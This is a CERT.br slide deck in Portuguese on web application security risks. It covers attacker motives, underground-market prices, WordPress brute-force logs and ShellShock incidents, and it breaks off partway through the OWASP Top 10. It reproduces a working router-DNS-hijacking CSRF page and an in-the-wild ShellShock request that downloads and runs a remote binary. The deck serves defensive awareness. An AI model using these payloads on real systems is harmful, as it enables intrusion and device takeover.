
Mitigando os riscos de Segurança em aplicações web

Lucimara Desiderá, MSc

lucimara@cert.br

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto BR
Comitê Gestor da Internet no Brasil



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org


The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Prover a facilitação e o apoio necessários no processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

http://www.cert.br/sobre/

Estrutura do CGI.br e NIC.br



1 – Ministério da Ciência e Tecnologia (Coordenação)
2 – Ministério das Comunicações
3 – Casa Civil da Presidência da República
4 – Ministério da Defesa
5 – Ministério do Desenvolvimento, Indústria e Comércio Exterior
6 – Ministério do Planejamento, Orçamento e Gestão
7 – Agência Nacional de Telecomunicações (Anatel)
8 – Cons. Nacional de Desenvolvimento Científico e Tecnológico
9 – Fórum Nac. de Secretários Estaduais para Assuntos de C&T
10 – Representante de Notório Saber em assuntos de Internet

11 – provedores de acesso e conteúdo
12 – provedores de infra-estrutura de telecomunicações
13 – indústria de bens de informática, telecomunicações e *software*
14 – segmento das empresas usuárias de Internet
15-18 – representantes do terceiro setor
19-21 – representantes da comunidade científica e tecnológica

Agenda

- Contextualizando
  - Cenário atual
  - Motivação: por que alguém iria querer me atacar?
  - O ciclo vicioso
  - É fato…
- Mitigando os riscos
  - Pensando na Segurança
  - Boas práticas:
    - Para desenvolvedores
    - Para administradores
- Referências adicionais


Contextualizando

Cenário atual

- **Cenário atual de incidentes de segurança é reflexo direto de:**
  - **Aumento da complexidade dos sistemas**
  - ***Softwares* com muitas vulnerabilidades**
    - **Segurança não é parte dos requisitos**
    - **Falta capacitação/formação para desenvolver com requisitos de segurança**
    - **Pressão econômica para lançar, mesmo com problemas**
- **Administradores de sistemas, redes e profissionais web**
  - **segurança não é parte dos requisitos**
  - **tem que "correr atrás do prejuízo"**
  - **ferramentas de segurança não conseguem remediar os problemas**
  - **ferramentas de ataque "estão a um clique de distância"**
- **Descrédito: "Segurança, isso é paranóia. Não vai acontecer"**

Motivação: por que alguém iria querer me atacar?

- Desejo de autopromoção
- Política / Ideológica
- **FINANCEIRA**
  - **mercado negro**



Fonte: Underground Economy Servers—Goods and Services Available for Sale
http://www.symantec.com/es/es/threatreport/topic.jsp?id=fraud_activity_trends&aid=underground_economy_servers

Consegue-se praticamente tudo no mercado negro

Overall Rank		Item	Percentage		2010 Price Ranges
2010	2009		2010	2009	
1	1	Credit card information	22%	19%	$0.07–$100
2	2	Bank account credentials	16%	19%	$10–$900
3	3	Email accounts	10%	7%	$1–$18
4	13	Attack tools	7%	2%	$5–$650
5	4	Email addresses	5%	7%	$1/MB–$20/MB
6	7	Credit card dumps	5%	5%	$0.50–$120
7	6	Full identities	5%	5%	$0.50–$20
8	14	Scam hosting	4%	2%	$10–$150
9	5	Shell scripts	4%	6%	$2–$7
10	9	Cash-out services	3%	4%	$200–$500 or 50%–70% of total value

Fonte: Underground Economy Servers—Goods and Services Available for Sale
http://www.symantec.com/es/es/threatreport/topic.jsp?id=fraud_activity_trends&aid=underground_economy_servers

Russian Underground – Serviços disponíveis

- **Pay-per-Install (global mix or specific country): $12–$550**
- **Bulletproof-hosting with DDoS protection: $2000 per month**
- **Styx Sploit Pack rental (affects Java and Adobe Acrobat and Flash Player) $3000/month**
- **Programming: web server hacking $250; browser-in-the-middle $850; trojans $1300**
- **Windows rootkit (for installing malicious drivers): $292**
- **Linux rootkit: $500**
- **Hacking Facebook or Twitter account: $130**
- **Hacking Gmail account: $162**
- **Hacking corporate mailbox: $500**

"Proxy service: HTTP, HTTPS, SOCKS4, SOCKS5; prices: 5 days = US$4; 10 days = US$8; 30 days = US$20; 90 days = US$55"

Offering	Price
Bots (i.e., consistently online 40% of the time)	US$200 for 2,000 bots
DDoS botnet	US$700
DDoS botnet update	US$100 per upda

Offering	Price
1-day DDoS service	US$30-70
1-hour DDoS service	US$10
1-week DDoS service	US$150
1-month DDoS service	US$1,200

"Setup of ZeuS: US$100, support for botnet: US$200/month, consulting: US$30."

Fonte: Read Russian Underground 101 - Trend Micro
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

O ciclo vicioso: ataques contra servidores Web

Atacante instala ferramentas em um *site* já comprometido → Varre a Internet em busca de *sites* com sistemas CMS (Wordpress, Joomla, etc)

Constrói uma lista de *sites* a serem atacados → Busca ganhar acesso em cada *site* (ataque de força bruta de *logins* e senhas, explora vulnerabilidade)

Ao conseguir acesso ao *site* pode, entre outras coisas:

- alterar o seu conteúdo (*defacement*)
- desferir ataques contra outros sistemas ou redes (como DDoS, enviar *spam*, tentar invadir outros sistemas, etc)
- levantar páginas de *phishing*
- inserir *scripts* maliciosos, que exploram vulnerabilidades dos navegadores dos visitantes do *site*, com o objetivo de infectar os usuários (ataques de *drive-by*)
- instalar suas ferramentas e iniciar a busca por outros *sites* com CMS para reiniciar o ciclo do ataque

Ataques a Servidores Web com CMS

- **Objetivos do atacante**
  - Desfiguração (*defacement*)
  - Hospedagem de *malware* e/ou *phishing*
  - DDoS
  - "Exfiltração" de dados
- **A vantagem dos servidores:**
  - *Hardware* mais poderoso
  - Mais banda de Internet
  - Disponibilidade (*non-stop*)
- **Exploração facilitada**
  - força bruta de senhas
  - grande base instalada de *softwares* de CMS desatualizados
    - WordPress, Joomla, Coldfusion
    - pacotes/plug-ins
  - falta de atualização dos sistemas operacionais
  - falhas de programação:
    - falta de validação de entrada
    - falta de checagem de erros
- **Exploração automatizada**
  - *plug-ins* WordPress usados para gerar DDoS
  - Brobot explorando Joomla para DDoS

É fato: Força bruta em conta administrativa padrão

4/15/2013
11:21 AM

WordPress Hackers Exploit Username 'Admin'

Mathew J. Schwartz
News

Connect Directly

2 COMMENTS
COMMENT NOW

Login

50% 50%

Tweet

Anecdotal evidence suggests that many WordPress installations are still using the default setting of "admin" for their administrator account. "Almost 3 years ago we released a version of WordPress (3.0) that allowed you to pick a custom username on installation, which largely ended people using 'admin' as their default username," said Mullenweb in a blog post. "If you still use 'admin' WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been compromised via large-scale brute force attacks. Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very

Anonymous: 10 Things We Have Learned In

According to Cid, of the approximately 1,000 different password guesses used by attackers, the six most commonly guessed passwords are "admin," "123456," "666666," "111111," "12345678" and "qwerty."

approximately 18% of all websites -- by some estimates, about 64 million sites -- run WordPress.

Fonte: http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/

É fato: Força bruta em conta administrativa padrão (cont.)

```
2014-09-07 12:58:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2014-09-07 12:58:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2014-09-07 12:58:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2014-09-07 12:58:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2014-09-07 12:58:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2014-09-07 12:58:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2014-09-07 12:58:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin"
2014-09-07 12:58:43 +0000: wordpress[29912]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass123”
```

Fonte: Logs coletados nos servidores *honeypots* do CERT.br

É fato: “Operation Ababil”

Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor’s Security Engineering & Response Team (ASERT)

During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In th compromised PHP Web applications were used as bots in the attacks

many WordPress sites, often using the out-of-date TimThumb plugin

Joomla and other PHP-based applications were also compromised

compromised webservers hosting the tools directly or through intermediate servers/proxies

Unmaintained sites running out-of-date extensions are easy targets and the attackers

KamiKaze and AMOS which were used a bit less often. Brobot has also been referred to as

to upload various PHP webshells which were then used to further deploy attack tools

The attack tactics observered were a mix of application layer attacks on HTTP, HTTPS and DNS with volumetric attack traffic on a variety of TCP, UDP, ICMP and other IP protocols. The

Fonte: http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/


É fato: Krebsonsecurity atacado via “pingback”

BLOG ADVERTISING | ABOUT THE AUTHOR

13 Blogs of War: Don’t Be Cannon Fodder

MAR 14

On Wednesday, KrebsOnSecurity was hit with a fairly large attack which leveraged a feature in more than 42,000 blogs running the popular **WordPress** content management system (this blog runs on WordPress). This post is an effort to spread the word to other WordPress users to ensure their blogs aren't used in attacks going forward.



At issue is the “pingback” function, a feature built into WordPress and plenty of other CMS tools that is designed to notify (or ping) a site that you linked to their content. Unfortunately, like most things useful on the Web, the parasites and lowlifes of the world are turning pingbacks into a feature to be disabled, lest it be used to attack others.

And that is exactly what’s going on. Earlier this week, Web site security firm **Sucuri Security** warned that it has seen attackers abusing the pingback function built into more than 160,000 WordPress blogs to launch crippling attacks against other sites.

“Any WordPress site with Pingback enabled (which is on by default) can be used in DDOS attacks against other sites,” Sucuri’s Daniel Cid wrote. “One attacker can use thousands of popular and clean WordPress sites to perform their DDOS attack, while being hidden in the shadows, and that all happens with a simple ping back request.”

Fonte: http://krebsonsecurity.com/2014/03/blogs-of-war-dont-be-cannon-fodder/


É fato: Vulnerabilidade no ColdFusion

New victims inducted into botnet preying on websites running ColdFusion

Roster includes payment card processors, government agencies, e-commerce sites.

Investigators have identified more victims of a botnet that collects payment card data and other sensitive information by preying on websites running poorly secured installations of Adobe's ColdFusion Web server platform.

According to *The Guardian*'s report on Monday, attackers exploited ColdFusion vulnerabilities to install a backdoor on the website of Citroën. The attacker code was live from at least August and appears to



The exploits give attackers access and control over a wide set of data stored on the compromised websites, including full command line and SQL database access with the rights of the user running the underlying Web server. That typically

Holden, chief information security officer at Hold Security. The attackers behind the hijacking appear to be the same ones who breached the sites of Adobe, PR Newswire, and the National White Collar Crime Center, Holden told the publication. The hackers identify victims by scanning the Internet for signs of sites running vulnerable versions of ColdFusion.

Krebs published last week revealed jam and jelly maker Smuckers and credit card processor SecurePay were also hit by similar attacks. Krebs said several unidentified sites were affected as well.

FURTHER READING

HOW THE BIBLE AND YOUTUBE ARE FUELING THE NEXT FRONTIER OF PASSWORD CRACKING

Crackers tap new sources to uncover

Fonte: http://arstechnica.com/security/2014/03/new-victims-inducted-into-botnet-preying-on-websites-running-coldfusion/

É fato: Abuso de serviços de *cloud* para DDoS

amazon web services

Possible Insecure Elasticsearch Configuration

May 29, 2014

Elasticsearch (http://www.elasticsearch.org/) is a popular open source search server. We were recently made aware of two potential security issues with this software. While these are not issues with AWS, we wanted to

The first issue is an insecure default configuration for versions of this software earlier than 1.2, outlined in CVE-2014-3120 (http://bouk.co/blog/elasticsearch-rce/). Attackers who take advantage of this insecure configuration can run arbitrary commands with the privileges of the Elasticsearch daemon.

The second issue is a lack of access control that applies to all versions of Elasticsearch. Anyone who can connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.

The second issue is a lack of access control that applies to all versions of Elasticsearch. Anyone who can connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.

In addition, if you are running a version of Elasticsearch prior to 1.2, you should disable the dynamic script execution support in Elasticsearch. More about this can be found here: http://bouk.co/blog/elasticsearch-rce/#how_to_secure_against_this_vulnerability

If you are using Elasticsearch in production, we recommend that you audit your security groups and, if necessary, take appropriate steps to restrict access to your Elasticsearch servers.

Fonte: http://aws.amazon.com/security/security-bulletins/possible-insecure-elasticsearch-configuration/


É fato: Zmap varre todo IPv4 em 5 minutos

Fonte: https://www.usenix.org/conference/woot14/workshop-program/presentation/adrian

É fato: Execução de código malicioso

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
...
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

É fato: "ShellShock" – vulnerabilidade do bash



The vulnerability occurs because bash does not stop after processing the function definition; it continues to parse and execute shell commands following the function definition.

```
env e='() { Ignored; }; echo Vulnerable' bash -c "echo Hello"
```

The most problematic scenario is bash scripts executed via cgi-bin. The CGI specification requires the web server to convert HTTP request headers supplied by the client to environment variables. If a bash script is called via cgi-bin, an attacker may use this to execute code as the web server.

Fonte https://isc.sans.edu/diary/Update+on+CVE-2014-6271%3A+Vulnerability+in+bash+%28shellshock%29/18707

Apache HTTP Server using mod_cgi or mod_cgid scripts either written in bash, or spawn subshells.
Fonte: https://www.us-cert.gov/ncas/alerts/TA14-268A

Fonte http://www.ehackingnews.com/2014/09/shellshock-bash-bug.html

É fato: "ShellShock" – *exploit in the wild*

Ok, shits real. Its in the wild... src:162.253.66.76

gistfile1.txt — Raw

```
1  GET./.HTTP/1.0
2  .User-Agent:.Thanks-Rob
3  .Cookie:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
4
5
6
7
8
9
10
11
12
13
14
15 73b0d95541c84965fa42c3e257bb349957b3be626dec9d55efcc6ebcba6fa489  nginx
16
17 Looking at string variables, it appears to be a kernel exploit with a CnC component.
18 - found by @yinettesys
```

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
1.0..Host: ..User-Agent: () { :; }; echo ; echo q
werty..Accept: */*....
```

Fonte: Logs coletados nos servidores *honeypots* do CERT.br

Fonte: https://gist.github.com/anonymous/929d622f3b36b00c0be1

Mitigando os Riscos – Boas Práticas

Boas Práticas: Para desenvolvedores

- **Pensar em Segurança desde os requisitos**
  - **Requisitos de Confidencialidade, Integridade e Disponiblidade**
  - **Pensar também nos casos de ABUSO (ambiente é hostil)**

OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
